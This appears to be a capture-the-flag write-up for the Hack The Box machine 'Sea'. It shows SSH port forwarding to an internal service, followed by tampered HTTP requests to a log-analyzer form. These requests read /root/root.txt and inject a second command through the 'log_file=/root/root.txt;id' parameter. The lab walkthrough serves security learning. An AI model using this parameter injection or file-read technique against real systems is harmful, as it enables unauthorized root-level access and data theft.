
Lets check what is running on this machine

```
amay@sea:~$ ss -tlpn
ss -tlpn
State   Recv-Q   Send-Q     Local Address:Port      Peer Address:Port  Process
LISTEN  0        4096           127.0.0.1:8080           0.0.0.0:*
LISTEN  0        511              0.0.0.0:80             0.0.0.0:*
LISTEN  0        4096       127.0.0.53%lo:53             0.0.0.0:*
LISTEN  0        128              0.0.0.0:22             0.0.0.0:*
LISTEN  0        10             127.0.0.1:42491          0.0.0.0:*
LISTEN  0        128                 [::]:22                [::]:*
amay@sea:~$
```


So something one 8080 lets do port forwarding to see what is this

```
ssh -L 8888:localhost:8080 amay@sea.htb
amay@sea.htb's password:


Starting shell...
```

Now lets check localhost:8888 on our machine



Lets click analyze here and capture this



Lets change this log_file and access_file to /root/root.txt

```
12  Referer: http://localhost:8888/
13  Upgrade-Insecure-Requests: 1
14  Sec-Fetch-Dest: document
15  Sec-Fetch-Mode: navigate
16  Sec-Fetch-Site: same-origin
17  Sec-Fetch-User: ?1
18  Priority: u=0, i
19
20  log_file=/root/root.txt&analyze_log=/root/
    root.txt
```

```
116                 <button type="submit" name="analyze_log" class="button">Analyze
    button>
117             </form>
118             <p>No suspicious traffic patterns detected in /root/root.txt.</p>
119         </div>
120
121     </div>
122 </body>
123
124 </html>
```

Lets add like ; after root.txt to see if we cna get this printed here

and here is root.txt

```
Referer: http://localhost:8888/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

log_file=/root/root.txt;id&analyze_log=/root/
root.txt
```

```
118             98d776a
119             <p clas
    root.txt;id:</p>
120             <pre>98
121         </div>
122
123     </div>
124 </body>
125
126 </html>
```

it should be in the response on the right

Thanks for reading :)